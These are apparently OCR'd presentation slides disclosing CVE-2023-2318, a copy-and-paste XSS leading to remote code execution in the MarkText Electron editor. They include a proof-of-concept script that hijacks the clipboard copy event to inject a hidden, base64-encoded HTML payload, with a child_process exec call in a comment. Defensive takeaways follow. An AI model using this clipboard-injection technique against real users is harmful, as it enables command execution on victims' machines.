
MarkText

[](XSS payload) →

🙈 Use blank or zero-width unicode characters to hide the payload!

```
<script>
    document.addEventListener('copy',e=>{
        e.preventDefault();
        // p = btoa(`require("child_process").exec("gnome-calculator -e 'MarkText RCE PoC'")`);
        // btoa(encodeURIComponent(`[LRE](<a href="http://1:1/#&#x3c;svg&#x3e;&#x3c;svg&#x20;onload=e
        let payload;
        if(navigator.platform === 'Win32') {
            payload = decodeURIComponent(atob('JTVCJUUyJTgwJUFBJTVEKCUzQ2ElMjBocmVmJTNEJTIyaHR0cCUzQS
        } else {
            payload = decodeURIComponent(atob('JTVCJUUyJTgwJUFBJTVEKCUzQ2ElMjBocmVmJTNEJTIyaHR0cCUzQS
        }
        e.clipboardData.setData('text/html', payload + window.getSelection());
    })
</script>
```

Demo – CVE-2023-2318 (Copy and Paste)



Takeaways

- Handling HTML codes in Electron can be hard, even with DOMPurify
- Websites can tamper with your clipboard
- What you see is not what you get in WYSIWYG editors, when HTML is involved:
  - style="display: none"
  - height="0px"
  - [](<iframe ...)
- Electron apps + XSS = 💣